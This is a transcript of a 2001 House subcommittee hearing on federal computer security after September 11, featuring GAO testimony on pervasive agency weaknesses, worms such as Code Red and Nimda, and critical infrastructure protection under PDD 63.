INFORMATION TECHNOLOGY—ESSENTIAL YET VULNERABLE: HOW PREPARED ARE WE FOR ATTACKS?

HEARING

BEFORE THE

SUBCOMMITTEE ON GOVERNMENT EFFICIENCY, FINANCIAL MANAGEMENT AND INTERGOVERNMENTAL RELATIONS

OF THE

COMMITTEE ON GOVERNMENT REFORM

HOUSE OF REPRESENTATIVES

ONE HUNDRED SEVENTH CONGRESS

FIRST SESSION

SEPTEMBER 26, 2001

Serial No. 107–78

Printed for the use of the Committee on Government Reform

Available via the World Wide Web: http://www.gpo.gov/congress/house
http://www.house.gov/reform

U.S. GOVERNMENT PRINTING OFFICE

80–481 PDF WASHINGTON : 2002

For sale by the Superintendent of Documents, U.S. Government Printing Office
Internet: bookstore.gpo.gov Phone: toll free (866) 512–1800; DC area (202) 512–1800
Fax: (202) 512–2250 Mail: Stop SSOP, Washington, DC 20402–0001

COMMITTEE ON GOVERNMENT REFORM

DAN BURTON, Indiana, *Chairman*

BENJAMIN A. GILMAN, New York
CONSTANCE A. MORELLA, Maryland
CHRISTOPHER SHAYS, Connecticut
ILEANA ROS-LEHTINEN, Florida
JOHN M. MCHUGH, New York
STEPHEN HORN, California
JOHN L. MICA, Florida
THOMAS M. DAVIS, Virginia
MARK E. SOUDER, Indiana
STEVEN C. LATOURETTE, Ohio
BOB BARR, Georgia
DAN MILLER, Florida
DOUG OSE, California
RON LEWIS, Kentucky
JO ANN DAVIS, Virginia
TODD RUSSELL PLATTS, Pennsylvania
DAVE WELDON, Florida
CHRIS CANNON, Utah
ADAM H. PUTNAM, Florida
C.L. "BUTCH" OTTER, Idaho
EDWARD L. SCHROCK, Virginia
JOHN J. DUNCAN, JR., Tennessee

HENRY A. WAXMAN, California
TOM LANTOS, California
MAJOR R. OWENS, New York
EDOLPHUS TOWNS, New York
PAUL E. KANJORSKI, Pennsylvania
PATSY T. MINK, Hawaii
CAROLYN B. MALONEY, New York
ELEANOR HOLMES NORTON, Washington, DC
ELIJAH E. CUMMINGS, Maryland
DENNIS J. KUCINICH, Ohio
ROD R. BLAGOJEVICH, Illinois
DANNY K. DAVIS, Illinois
JOHN F. TIERNEY, Massachusetts
JIM TURNER, Texas
THOMAS H. ALLEN, Maine
JANICE D. SCHAKOWSKY, Illinois
WM. LACY CLAY, Missouri
DIANE E. WATSON, California

BERNARD SANDERS, Vermont
(Independent)

KEVIN BINGER, *Staff Director*
DANIEL R. MOLL, *Deputy Staff Director*
JAMES C. WILSON, *Chief Counsel*
ROBERT A. BRIGGS, *Chief Clerk*
PHIL SCHILIRO, *Minority Staff Director*

SUBCOMMITTEE ON GOVERNMENT EFFICIENCY, FINANCIAL MANAGEMENT AND INTERGOVERNMENTAL RELATIONS

STEPHEN HORN, California, *Chairman*

RON LEWIS, Kentucky
DAN MILLER, Florida
DOUG OSE, California
ADAM H. PUTNAM, Florida

JANICE D. SCHAKOWSKY, Illinois
MAJOR R. OWENS, New York
PAUL E. KANJORSKI, Pennsylvania
CAROLYN B. MALONEY, New York

EX OFFICIO

DAN BURTON, Indiana

HENRY A. WAXMAN, California

J. RUSSELL GEORGE, *Staff Director and Chief Counsel*
ROBERT ALLOWAY, *Professional Staff Member*
SCOTT R. FAGAN, *Clerk*
MARK STEPHENSON, *Minority Professional Staff Member*

CONTENTS

INFORMATION TECHNOLOGY—ESSENTIAL YET VULNERABLE: HOW PREPARED ARE WE FOR ATTACKS?

WEDNESDAY, SEPTEMBER 26, 2001

HOUSE OF REPRESENTATIVES,
SUBCOMMITTEE ON GOVERNMENT EFFICIENCY, FINANCIAL MANAGEMENT AND INTERGOVERNMENTAL RELATIONS,
COMMITTEE ON GOVERNMENT REFORM,
Washington, DC.

The subcommittee met, pursuant to notice, at 10 a.m., in room 2154, Rayburn House Office Building, Hon. Stephen Horn (chairman of the subcommittee) presiding.

Present: Representatives Horn and Maloney.

Staff present: J. Russell George, staff director/chief counsel; Elizabeth Johnston, GAO detailee; Darin Chidsey and Matt Phillips, professional staff members; Mark Johnson, clerk; Jim Holmes, intern; David McMillen, minority professional staff member; and Jean Gosa, minority clerk.

Mr. HORN. A quorum being present, the hearing of this Subcommittee on Government Efficiency, Financial Management and Intergovernmental Relations will come to order.

The horrific events of September 11 were a wake-up call that all too clearly illustrates this Nation's vulnerability to attack. We have known for a long time that airport security was lax, and we did nothing to fix the problem. Intruders took advantage of that vulnerability in ways that for all of us were unimaginable.

We must learn from this experience. But will we? We have known for several years that our government's critical computer systems are as vulnerable as airport security. In 1997, the General Accounting Office placed the security of the executive branch of the government's computers on its high-risk list. In 1998, the Federal Bureau of Investigation formed its National Infrastructure Protection Center to gather information on computer threats and issue timely warnings about those threats. It is now 2001 and the executive branch has made little progress in addressing computer security issues. Are we going to wait until these vital systems are compromised—or worse?

During the crisis in New York and Washington, we found that the Nation's communication systems were not as strong as they needed to be. Cellular telephones stopped working. City leaders were unable to communicate with other officials at all levels. In the immediate aftermath in New York, broadcast television services were interrupted. But imagine the repercussions if attacks on the

Federal Government's critical computers were equally successful. National defense, communications, transportation, public health, and emergency response services across the Nation could be crippled instantly.

In addition to the threat of physical assault, the Nation's information technology systems are already under cyber-assault. Following the terrorist attacks on New York and Washington, the "Nimda" worm attacked computer systems around the world. Nimda shut down banks in Japan, multinational corporations, and some government systems in the United States, such as Fairfax County. On Monday, a new worm was unleashed on computer systems. This worm is capable of wiping out a computer's basic system files. These attacks are increasing in intensity, sophistication, and potential damage. Is the Nation ready for this type of terrorism? Will its basic communications and computer infrastructure withstand a major assault?

Today, we want to examine these critical issues. We welcome our witnesses and particularly this panel. You had to come from a number of places, and we know at the last minute it is tough. We thank you very much and we will have a very good discussion of these computer threats and the measures that must be taken to protect this Nation—its economy, its States, its cities and institutions of higher learning and research—besides Federal departments States and counties—we will be getting into that later this year.

[The prepared statement of Hon. Stephen Horn follows:]

Opening Statement
Chairman Stephen Horn
Subcommittee on Government Efficiency,
Financial Management and Information Technology
September 26, 2001

A quorum being present, this hearing of the Subcommittee on Government Efficiency, Financial Management and Intergovernmental Relations will come to order.

The horrific events of September 11 were a wake-up call that all too clearly illustrates this nation's vulnerability to attack. We have known for a long time that airport security was lax, and we did nothing to fix the problem. Intruders took advantage of that vulnerability in ways that, for all of us, were unimaginable.

We must learn from this experience, but will we? We have known for several years that our government's critical computer systems are as vulnerable to attack as airport security. In 1997, the General Accounting Office placed the security of government computers on its government-wide high-risk list. In 1998, the Federal Bureau of Investigation formed its National Infrastructure Protection Center to gather information on computer threats and issue timely warnings about those threats. It is now 2001, and the government has made little progress in addressing computer security issues. Are we going to wait until these vital systems are compromised -- or worse?

During the crises in New York and Washington, we found that the nation's communication systems were not as strong as they needed to be. Cellular telephones stopped working. City leaders were unable to communicate with other officials in the immediate aftermath. In New York, broadcast television services were interrupted. But imagine the repercussions if attacks on the federal government's critical computers were equally successful. national defense, communications, transportation, public health and emergency response services across the nation could be crippled instantly.

In addition to the threat of physical assault, the nation's information technology systems are already under cyber-assault. Following the terrorist attacks on New York and Washington, the "Nimda" worm attacked computer systems around the world. "Nimda" shut down banks in

Japan, multinational corporations, and some government systems in the United States, such as Fairfax County. On Monday, a new worm was unleashed on computer systems. This worm is capable of wiping out a computer's basic system files. These attacks are increasing in intensity, sophistication and potential damage. Is the nation ready for this type of terrorism? Will its basic communications and computer infrastructure withstand a major assault?

Today, we want to examine these critical issues. We welcome our witnesses who will discuss these computer threats and the measures that must be taken to protect this nation -- its economy, its states, cities and institutions of higher learning.

Mr. HORN. So we will now start with the witnesses. And as we've done many times before, we will start with the representative of the U.S. General Accounting Office, Joel C. Willemssen, Managing Director, Information Technology issues.

We have all witnesses accept the oath and I will start with everybody at this point and we'll just go down the line. So if you'll raise your right hand—and also have your assistants which might give you paper and all that—let's do it all at one time. The oath states do you have the full truth of your testimony you're about to give for this and the questions, and if we ask you to do it 2 weeks from now in terms of a particular thing you want in the book, all of this is under oath.

[Witnesses sworn.]

Mr. HORN. Thank you very much. When we introduce you, your full written statement automatically goes in the record, so you don't have to ask us to do so. We would like you to, in 5 or 7 minutes, to give a summary of your testimony. We give a little—let's see, we've got plenty of time here so we could make it 10 minutes. But we want to get into dialog among you as well as those members expected to be here.

So Joel C. Willemssen, Managing Director, Information Technology Issues, U.S. General Accounting Office, which is presided over by the Comptroller General of the United States, and it's part of the legislative branch. Mr. Willemssen, it's always good to see you.

STATEMENT OF JOEL C. WILLEMSSEN, MANAGING DIRECTOR, INFORMATION TECHNOLOGY ISSUES, U.S. GENERAL ACCOUNTING OFFICE

Mr. WILLEMSSEN. Thank you, Mr. Chairman. It's an honor to appear again before you today and, as requested, I'll briefly summarize our statement on the challenges involved in protecting government and privately controlled systems from computer-based attacks.

Overall, our work continues to show that Federal agencies have serious and widespread computer security weaknesses. These weaknesses present substantial risks to Federal operations, assets, and confidentiality. Because virtually all Federal operations are supported by automated systems and electronic data, the risks are very high and the breadth of the potential impact is very wide. The risks cover areas as diverse as taxpayer records, law enforcement, national defense, and a wide range of benefit programs, and they cover all major areas of required controls such as access controls in ensuring service continuity in the face of disasters.

The September 11 tragedies demonstrated just how essential it is for government and business to be able to continue critical operations and services during emergency situations. News reports indicate that business continuity and contingency planning has been a critical factor in restoring operations for New York's financial district with some specifically attributing companies' preparedness to the contingency planning efforts associated with the year 2000 challenge.

At the same time, however, our reviews still reveal shortcomings in Federal agency business continuity planning. Examples of com-

mon weaknesses include incomplete plans and plans that have not been fully tested. While a number of factors have contributed to these weaknesses, and overall weak Federal information security, we believe the key underlying problem is ineffective security program management.

Computer security legislation enacted last year can go a long way to addressing this underlying problem. The legislation requires that both agency management and inspector's general annually evaluate information security programs. This new annual evaluation and reporting process is an important mechanism previously missing for holding agencies accountable for the effectiveness of their security programs.

Beyond the risks with Federal agency systems, the Federal Government has begun to address the threat of attacks on our Nation's computer-dependent critical infrastructures such as electric power. A prior Presidential Directive known as PDD63 outlined a governmentwide strategy to address this. However, progress in implementing this directive has been limited. For example, while outreach by numerous Federal entities to establish cooperative relationships with private organizations in key infrastructure sectors has raised an awareness and prompted some information sharing, efforts to perform analyses of sector and cross-sector vulnerabilities have been limited. In addition, a key element of this strategy was establishing the FBI's National Infrastructure Protection Center [NIPC], as a focal point for gathering information on threats and facilitating the Federal Government's response to computer based incidents. As we reported earlier this year, the NIPC has initiated various efforts to carry out this responsibility.

However, we also found that the analytical and information sharing capabilities that were intended had not yet been achieved. A major impediment to implementing the strategy outlined in PDD63 is the lack of a comprehensive national plan that clearly delineates the roles and responsibilities of Federal and non-Federal entities and defines interim objectives. We've therefore recommended that the assistant to the President for National Security Affairs ensure a more fully defined strategy for computer-based threats be developed that addresses this impediment. It will obviously be important that this strategy be coordinated with the counterterrorism efforts undertaken by the newly established Office of Homeland Security.

Mr. Chairman, that concludes a summary of my statement, and after the panel is done I'd be pleased to address any questions you may have. Thank you.

Mr. HORN. Well, thank you.

[The prepared statement of Mr. Willemssen follows:]

United States General Accounting Office

GAO

Testimony

Before the Subcommittee on Government Efficiency, Financial Management and Intergovernmental Relations, Committee on Government Reform, House of Representatives

For Release on Delivery
Expected at
10 a.m. EDT
Wednesday,
September 26, 2001

CRITICAL INFRASTRUCTURE PROTECTION

Significant Challenges in Safeguarding Government and Privately Controlled Systems from Computer-Based Attacks

Statement of Joel C. Willemssen
Managing Director, Information Technology Issues

GAO-01-1168T

Mr. Chairman and Members of the Subcommittee:

I am pleased to be here today to discuss efforts to protect federal agency information systems and our nation's critical computer-dependent infrastructures. Federal agencies, and other public and private entities, rely extensively on computerized systems and electronic data to support their missions. Accordingly, the security of these systems and data is essential to avoiding disruptions in critical operations, data tampering, fraud, and inappropriate disclosure of sensitive information. Further, as the Comptroller General stated in testimony last week, protecting against computer-based attacks on critical infrastructures is an important aspect of homeland security.[1]

Today, I will provide an overview of our recent reports on federal information security and critical infrastructure protection. Specifically, I will summarize the pervasive nature of federal system weaknesses, outline the serious risks to federal operations, and then detail the specific types of weaknesses identified at federal agencies. I will also discuss the importance of establishing a strong agencywide security management framework and how new evaluation and reporting requirements can improve federal efforts. Next, I will provide an overview of the strategy described in Presidential Decision Directive (PDD) 63 for protecting our nation's critical infrastructures from computer-based attacks. Finally, I will summarize the results of our recent evaluation of progress in implementing PDD 63, which was issued last week as part of a broader evaluation of federal counterterrorism efforts.[2] My summary of PDD 63 progress will also cover the results of our April report on the National Infrastructure Protection Center (NIPC), an interagency center housed in the Federal Bureau of Investigation (FBI), which is responsible for providing analysis, warning, and response capabilities for combating computer-based attacks.[3]

[1] *Homeland Security: A Framework for Addressing the Nation's Efforts* (GAO-01-1158T, September 21, 2001).

[2] *Combating Terrorism: Selected Challenges and Related Recommendations* (GAO-01-822, September 20, 2001).

[3] *Critical Infrastructure Protection: Significant Challenges in Developing National Capabilities* (GAO-01-323, April 25, 2001).

Results in Brief

Because of our government's and our nation's reliance on interconnected computer systems to support critical operations and infrastructures, poor information security could have potentially devastating implications for our country. Despite the importance of maintaining the integrity, confidentiality, and availability of important federal computerized operations, federal computer systems have significant pervasive weaknesses that continue to put critical operations and assets at risk. In particular, federal agencies continue to have deficiencies in their entitywide security programs that are critical to their success in ensuring that risks are understood and that effective controls are selected and implemented. The new statutory government information security reform provisions will be a major catalyst for federal agencies to improve their security program management. To help maintain the momentum that these provisions have generated, agencies must act quickly to implement strong security program management.

An array of efforts has been undertaken to implement the national critical infrastructure protection strategy outlined in PDD 63. However, progress in certain key areas has been limited. Outreach efforts by numerous federal entities to establish cooperative relationships with and among private and other nonfederal entities have raised awareness and prompted information sharing. However, efforts to perform substantive analyses of sector-wide and cross-sector interdependencies and related vulnerabilities have been limited. In addition, federal agencies have taken initial steps to develop critical infrastructure protection plans; but, as described above, independent audits continue to identify persistent, significant weaknesses in their computer-based controls. Further, although the NIPC has initiated a variety of critical infrastructure protection efforts that have laid a foundation for future governmentwide efforts, it has not developed the analytical and information-sharing capabilities that PDD 63 asserted are needed. Developing such capabilities is a formidable task that experts say will take an intense interagency effort.

A major impediment to implementing the strategy outlined in PDD 63 is the lack of a national plan that clearly delineates the roles and responsibilities of federal and nonfederal entities and defines interim objectives. In our report on combating terrorism, issued last week, we recommended that the Assistant to the President for National Security Affairs ensure that a more fully defined strategy to address computer-based threats be developed that addresses this impediment. It will be important that this strategy be coordinated with the counterterroism efforts undertaken by the newly established Office of Homeland Security.

Background

Dramatic increases in computer interconnectivity, especially in the use of the Internet, are revolutionizing the way our government, our nation, and much of the world communicate and conduct business. The benefits have been enormous. Vast amounts of information are now literally at our fingertips, facilitating research on virtually every topic imaginable; financial and other business transactions can be executed almost instantaneously, often on a 24-hour-a-day basis; and electronic mail, Internet web sites, and computer bulletin boards allow us to communicate quickly and easily with virtually an unlimited number of individuals and groups.

In addition to such benefits, however, this widespread interconnectivity poses significant risks to our computer systems and, more important, to the critical operations and infrastructures they support. For example, telecommunications, power distribution, public health, national defense (including the military's warfighting capability), law enforcement, government, and emergency services all depend on the security of their computer operations. Likewise, the speed and accessibility that create the enormous benefits of the computer age, if not properly controlled, allow individuals and organizations to inexpensively eavesdrop on or interfere with these operations from remote locations for mischievous or malicious purposes, including fraud or sabotage.

Reports of attacks and disruptions are growing. The number of computer security incidents reported to the CERT Coordination Center® (CERT-CC)[4] rose from 9,859 in 1999 to 21,756 in 2000. For the first 6 months of 2001, 15,476 incidents were reported. As the number of individuals with computer skills has increased, more intrusion or "hacking" tools have become readily available and relatively easy to use. A potential hacker can literally download tools from the Internet and "point and click" to start a hack. According to a recent National Institute of Standards and Technology publication, hackers post 30 to 40 new tools to hacking sites on the Internet every month.

Recent attacks over the past 2 months illustrate the risks. These attacks referred to as Code Red, Code Red II, and SirCam, have affected millions of computer users, shut down Web sites, slowed Internet service, and disrupted business and government operations. They have already reportedly caused billions of dollars of damage, and their full effects have yet to be completely assessed. Code Red attacks have reportedly
(1) caused the White House to change its website address, (2) forced the Department of Defense (DOD) to briefly shut down its public websites,
(3) infected Treasury's Financial Management Service, causing it to disconnect

[4]CERT Coordination Center® is a center of Internet security expertise located at the Software Engineering Institute, a federally funded research and development center operated by Carnegie Mellon University.

its systems from the Internet, (4) caused outages for users of Qwest's high-speed Internet service nationwide, and (5) delayed FedEx package deliveries. Our testimony last month provides further details on the nature and impact of these attacks.[5]

More recently, the Nimda worm uses some of the most significant attack profile aspects of Code Red II and 1999's infamous Melissa virus, allowing it to spread widely in a short amount of time. This worm modifies web documents (for example, .htm and .html files) and certain executable files found on the systems it infects, and creates numerous copies of itself under various file names. It also may create a denial of service as a result of network scanning and email propagation.

These are just the latest episodes. The cost of last year's ILOVEYOU virus is now estimated to be more than $8 billion. Other incidents reported in 2001 illustrate the problem further:

- A hacker group by the name of "PoizonB0x" defaced numerous government web sites, including those of the Department of Transportation, the Administrative Office of the U.S. Courts, the National Science Foundation, the National Oceanic and Atmospheric Administration, the Princeton Plasma Physics Laboratory, the General Services Administration, the U.S. Geological Survey, the Bureau of Land Management, and the Office of Science & Technology Policy. (Source: Attrition.org., March 19, 2001.)
- The "Russian Hacker Association" offered over the Internet an e-mail bombing system that would destroy a person's "web enemy" for a fee. (Source: UK Ministry of Defense Joint Security Coordination Center.)

Even before the tragic events of September 11, government officials were concerned about attacks from individuals and groups with malicious intent, such as crime, terrorism, foreign intelligence gathering, and acts of war. According to the FBI, terrorists, transnational criminals, and intelligence services are quickly becoming aware of and using information exploitation tools such as computer viruses, Trojan horses, worms, logic bombs, and eavesdropping sniffers that can destroy, intercept, or degrade the integrity of and deny access to data.[6] As greater

[5]*Information Security: Code Red, Code Red II, and SirCam Attacks Highlight Need for Proactive Measures* (GAO-01-1073T, August 29, 2001).

[6]These terms are defined as follows: *Virus*: a program that "infects" computer files, usually executable programs, by inserting a copy of itself into the file. These copies are usually executed when the "infected" file is loaded into memory, allowing the virus to infect other files. Unlike the computer worm, a virus requires human involvement (usually unwitting) to propagate. *Trojan horse*: a computer program that conceals harmful code. A Trojan horse usually masquerades as a useful program that a user would wish to execute. *Worm*: an independent computer program that reproduces by copying itself from one system to another across a network. Unlike computer

amounts of money are transferred through computer systems, as more sensitive economic and commercial information is exchanged electronically, and as the nation's defense and intelligence communities increasingly rely on commercially available information technology, the likelihood that information attacks will threaten vital national interests increases. In addition, the disgruntled organization insider is a significant threat, since such individuals with little knowledge about computer intrusions often have knowledge that allows them to gain unrestricted access and inflict damage or steal assets. Since September 11, the NIPC has warned of an expected upswing in incidents and encouraged system administrators to follow best practices to limit the potential damage from any cyber attacks. In particular, the NIPC warned against political hacking by self-described "patriot" hackers targeted at those perceived to be responsible for the terrorist attacks and virus propagation, in which old viruses are renamed to appear related to recent events.

Weaknesses in Federal Systems Remain Pervasive

Since 1996, our analyses of information security at major federal agencies have shown that federal systems were not being adequately protected from computer-based threats, even though these systems process, store, and transmit enormous amounts of sensitive data and are indispensable to many federal agency operations. In September 1996, we reported that serious weaknesses had been found at 10 of the 15 largest federal agencies, and we concluded that poor information security was a widespread federal problem with potentially devastating consequences.[7] In 1998 and in 2000, we analyzed audit results for 24 of the largest federal agencies; both analyses found that all 24 agencies had significant information security weaknesses.[8] As a result of these analyses, we

viruses, worms do not require human involvement to propagate. *Logic bombs*: in programming, a form of sabotage in which a programmer inserts code that causes the program to perform a destructive action when some triggering event occurs, such as terminating the programmer's employment. *Sniffer*: synonymous with packet sniffer. A program that intercepts routed data and examines each packet in search of specified information, such as passwords transmitted in clear text.

[7] *Information Security: Opportunities for Improved OMB Oversight of Agency Practices* (GAO/AIMD-96-110, September 24, 1996).

[8] *Information Security: Serious Weaknesses Place Critical Federal Operations and Assets at Risk* (GAO/AIMD-98-92, September 23, 1998); *Information Security: Serious and Widespread Weaknesses Persist at Federal Agencies* (GAO/AIMD-00-295, September 6, 2000).

have identified information security as a governmentwide high-risk issue in reports to the Congress since 1997—most recently in January 2001.[9]

Our most recent analysis, last April, of reports published since July 1999, continued to show significant weaknesses in federal computer systems that put critical operations and assets at risk.[10] Weaknesses continued to be reported in each of the 24 agencies covered by our review, and they covered all six major areas of general controls—the policies, procedures, and technical controls that apply to all or a large segment of an entity's information systems and help ensure their proper operation. These six areas are (1) security program management, which provides the framework for ensuring that risks are understood and that effective controls are selected and properly implemented, (2) access controls, which ensure that only authorized individuals can read, alter, or delete data, (3) software development and change controls, which ensure that only authorized software programs are implemented, (4) segregation of duties, which reduces the risk that one individual can independently perform inappropriate actions without detection, (5) operating systems controls, which protect sensitive programs that support multiple applications from tampering and misuse, and (6) service continuity, which ensures that computer-dependent operations experience no significant disruptions.

Our April analysis also showed that the scope of audit work performed has continued to expand to more fully cover all six major areas of general controls at each agency. Not surprisingly, this has led to the identification of additional areas of weakness at some agencies. These increases in reported weaknesses do not necessarily mean that information security at federal agencies is getting worse. They more likely indicate that information security weaknesses are becoming more fully understood—an important step toward addressing the overall problem. Nevertheless, the results leave no doubt that serious, pervasive weaknesses persist. As auditors increase their proficiency and the body of audit evidence expands, it is probable that additional significant deficiencies will be identified.

Most of the audits covered in our analysis were performed as part of financial statement audits. At some agencies with primarily financial missions, such as the Department of the Treasury and the Social Security Administration, these audits covered the bulk of mission-related operations. However, at agencies whose missions are primarily nonfinancial, such as DOD and the Department of Justice, the audits may provide a less complete picture of the agency's overall security posture because the audit objectives focused on the financial statements and did

[9] *High-Risk Series: Information Management and Technology* (GAO/HR-97-9, February 1, 1997); High-Risk Series: An Update (GAO/HR-99-1, January 1999); *High Risk Series: An Update* (GAO-01-263, January 2001).

[10] *Computer Security: Weaknesses Continue to Place Critical Federal Operations and Assets at Risk* (GAO-01-600T, April 5, 2001).

not include evaluations of systems supporting nonfinancial operations. In response to congressional interest, since fiscal year 1999, we expanded our audit focus to cover a wider range of nonfinancial operations. We expect this trend to continue.

Risks to Federal Operations are Substantial

To fully understand the significance of the weaknesses we identified, it is necessary to link them to the risks they present to federal operations and assets. Virtually all federal operations are supported by automated systems and electronic data, and agencies would find it difficult, if not impossible, to carry out their missions and account for their resources without these information assets. Hence, the degree of risk caused by security weaknesses is extremely high.

The weaknesses identified place a broad array of federal operations and assets at risk of fraud, misuse, and disruption. For example, weaknesses at the Department of the Treasury increase the risk of fraud associated with billions of dollars of federal payments and collections, and weaknesses at DOD increase the vulnerability of various military operations. Further, information security weaknesses place enormous amounts of confidential data, ranging from personal and tax data to proprietary business information, at risk of inappropriate disclosure. For example, in 1999, a Social Security Administration employee pled guilty to unauthorized access to the administration's systems. The related investigation determined that the employee had made many unauthorized queries, including obtaining earnings information for members of the local business community.

More recent audits in 2001 show that serious weaknesses continue to be a problem and that critical federal operations and assets remain at risk.

- In August, we reported that significant and pervasive weaknesses placed the Department of Commerce's systems at risk. Many of these systems are considered critical to national security, national economic security, and public health and safety. Nevertheless, we demonstrated that individuals, both within and outside of Commerce, could gain unauthorized access to Commerce systems and thereby read, copy, modify, and delete sensitive economic, financial, personnel, and confidential business data. Moreover, intruders could disrupt the operations of systems that are critical to the mission of the department.[11] Also, Commerce's inspector general has also reported significant computer security

[11] *Information Security: Weaknesses Place Commerce Data and Operations at Serious Risk* (GAO-01-751, August 13, 2001).

weaknesses in several of the department's bureaus and, in February 2001, reported multiple material information security weaknesses affecting the department's ability to produce accurate data for financial statements.[12]

- In July, we reported serious weaknesses in systems maintained by the Department of Interior's National Business Center, a facility processing more than $12 billion annually in payments that place sensitive financial and personnel information at risk of unauthorized disclosure, critical operations at risk of disruption, and assets at risk of loss. While Interior has made progress in correcting previously identified weaknesses, the newly identified weaknesses impeded the center's ability to (1) prevent and detect unauthorized changes, (2) control electronic access to sensitive information, and (3) restrict physical access to sensitive computing areas.[13]

- In March, we reported that although the DOD's Department-wide Information Assurance Program had made progress in addressing information assurance, it had not yet met its goals of integrating information assurance with mission readiness criteria, enhancing information assurance capabilities and awareness of department personnel, improving monitoring and management of information assurance operations, and establishing a security management infrastructure. As a result, DOD was unable to accurately determine the status of information security across the department, the progress of its improvement efforts, or the effectiveness of its information security initiatives.[14]

- In February, the Department of Health and Human Services' Inspector General again reported serious control weaknesses affecting the integrity, confidentiality, and availability of data maintained by the department.[15] Most significant were weaknesses associated with the department's Centers for Medicare and Medicaid Services (CMS), formerly known as the Health Care Financing Administration, which was responsible, during fiscal year 2000, for processing more than $200 billion in Medicare expenditures. CMS relies on extensive data processing operations at its central office to maintain administrative data, such as Medicare enrollment, eligibility and paid claims data, and to process all payments for managed care. Significant weaknesses were also reported for the Food and Drug Administration and the department's Division of Financial Operations.

[12]Department of Commerce's Fiscal Year 2000 Consolidated Financial Statements, Inspector General Audit Report No. FSD-12849-1-0001.

[13]*Information Security: Weak Controls Place Interior's Financial and Other Data at Risk* (GAO-01-615, July 3, 2001).

[14]*Information Security: Progress and Challenges to an Effective Defense-wide Information Assurance Program* (GAO-01-307, March 30, 2001).

[15]*Report on the Financial Statement Audit of the Department of Health and Human Services for Fiscal Year 2000*, A-17-00-00014, February 26, 2001.

These types of risks, if inadequately addressed, may limit the government's ability to take advantage of new technology and improve federal services through electronic means. For example, this past February, we reported on serious control weaknesses in the Internal Revenue Service's (IRS) electronic filing system, noting that failure to maintain adequate security could erode public confidence in electronic filing, jeopardize the Service's ability to meet its goal of 80 percent of returns being filed electronically by 2007, and deprive it of financial and other anticipated benefits.

Specifically, we found that, during the 2000 tax filing season, IRS did not adequately secure access to its electronic filing systems or to the electronically transmitted tax return data those systems contained. We demonstrated that unauthorized individuals, both within and outside IRS, could have gained access to these systems and viewed, copied, modified, or deleted taxpayer data. In addition, the weaknesses we identified jeopardized the security of the sensitive business, financial, and taxpayer data on other critical IRS systems that were connected to the electronic filing systems. The IRS Commissioner has stated that, in response to recommendations we made, IRS completed corrective action for all the critical access control vulnerabilities we identified before the 2001 filing season and that, as a result, the electronic filing systems now satisfactorily meet critical federal security requirements to protect the taxpayer.[16] As part of our audit follow up activities, we plan to evaluate the effectiveness of IRS' corrective actions.

Addressing weaknesses such as those we identified in the IRS's electronic filing system is especially important in light of the administration's plans to improve government services by expanding use of the Internet and other computer-facilitated operations—collectively referred to as electronic government, or E-government.[17] Specific initiatives proposed for fiscal year 2002 include expanding electronic means for (1) providing information to citizens, (2) handling procurement-related transactions, (3) applying for and managing federal grants, and (4) providing citizens information on the development of specific federal rules and regulations. Anticipated benefits include reducing the expense and difficulty of doing business with the government, providing citizens improved access to government services, and making government more transparent and accountable. Success in achieving these benefits will require agencies and others involved to ensure that the systems supporting E-government are protected from fraud, inappropriate disclosures, and disruption. Without this protection, confidence in E-government may be diminished, and the related benefits never fully achieved.

[16] *Information Security: IRS Electronic Filing Systems* (GAO-01-306, February 16, 2001).
[17] The President's Management Agenda, Fiscal Year 2002, www.whitehouse.gov/omb/budget.

Control Weaknesses Across Agencies are Similar

Although the nature of agency operations and their related risks vary, striking similarities remain in the specific types of general control weaknesses reported and in their serious adverse impact on an agency's ability to ensure the integrity, availability, and appropriate confidentiality of its computerized operations. Likewise, similarities exist in the corrective actions they must take. The following sections describe the six areas of general controls and the specific weaknesses that have been most widespread at the agencies covered by our analysis.

Security Program Management

Each organization needs a set of management procedures and an organizational framework for identifying and assessing risks, deciding what policies and controls are needed, periodically evaluating the effectiveness of these policies and controls, and acting to address any identified weaknesses. These are the fundamental activities that allow an organization to manage its information security risks in a cost effective manner rather than reacting to individual problems in an ad-hoc manner only after a violation has been detected or an audit finding reported.

Despite the importance of this aspect of an information security program, poor security program management continues to be a widespread problem. Virtually all the agencies for which this aspect of security was reviewed had deficiencies. Specifically, many had not (1) developed security plans for major systems based on risk (2) documented security policies, and (3) implemented a program for testing and evaluating the effectiveness of the controls they relied on. As a result, these agencies

- were not fully aware of the information security risks to their operations,
- had accepted an unknown level of risk by default rather than consciously deciding what level of risk was tolerable,
- had a false sense of security because they were relying on ineffective controls, and
- could not make informed judgments as to whether they were spending too little or too much of their resources on security.

Access Controls

Access controls limit or detect inappropriate access to computer resources (data, equipment, and facilities), thereby protecting these resources against unauthorized modification, loss, and disclosure. Access controls include physical protections—such as gates and guards—as well as logical controls, which are controls built into software that require users to authenticate themselves (through the use of secret passwords or other identifiers) and limit the files and other resources that authenticated users can access and the actions that they execute. Without adequate access controls, unauthorized individuals, including outside intruders and former employees, can surreptitiously read and copy sensitive data and make undetected changes or deletions for malicious purposes or personal gain. Also, authorized users can intentionally or unintentionally modify or delete data or execute changes that are outside their span of authority.

For access controls to be effective, they must be properly implemented and maintained. First, an organization must analyze the responsibilities of individual computer users to determine what type of access (e.g., read, modify, delete) they need to fulfill their responsibilities. Then, specific control techniques, such as specialized access control software, must be implemented to restrict access to these authorized functions. Such software can be used to limit a user's activities associated with specific systems or files and keep records of individual users' actions on the computer. Finally, access authorizations and related controls must be maintained and adjusted on an ongoing basis to accommodate new and departing employees, as well as changes in users' responsibilities and related access needs.

Significant access control weaknesses were reported for all the agencies covered by our analysis, as shown by the following examples:

- Accounts and passwords for individuals no longer associated with the agency were not deleted or disabled nor were they adjusted for those whose responsibilities, and thus need to access certain files, changed. As a result, at one agency, former employees and contractors could still and in many cases did read, modify, copy, or delete data. At this same agency, even after 160 days of inactivity, 7,500 out of 30,000 users' accounts had not been deactivated.
- Users were not required to periodically change their passwords.
- Managers did not precisely identify and document access needs for individual users or groups of users. Instead, they provided overly broad access privileges to very large groups of users. As a result, far more individuals than necessary had the ability to browse and, sometimes, modify or delete sensitive or critical information. At one agency, all 1,100 users were granted access to sensitive system directories and settings. At another agency, 20,000 users had been provided access to one system without written authorization.

- Use of default, easily guessed, and unencrypted passwords significantly increased the risk of unauthorized access. During testing at one agency, we were able to guess many passwords based on our knowledge of commonly used passwords and were able to observe computer users' keying in passwords and then use those passwords to obtain "high level" system administration privileges.
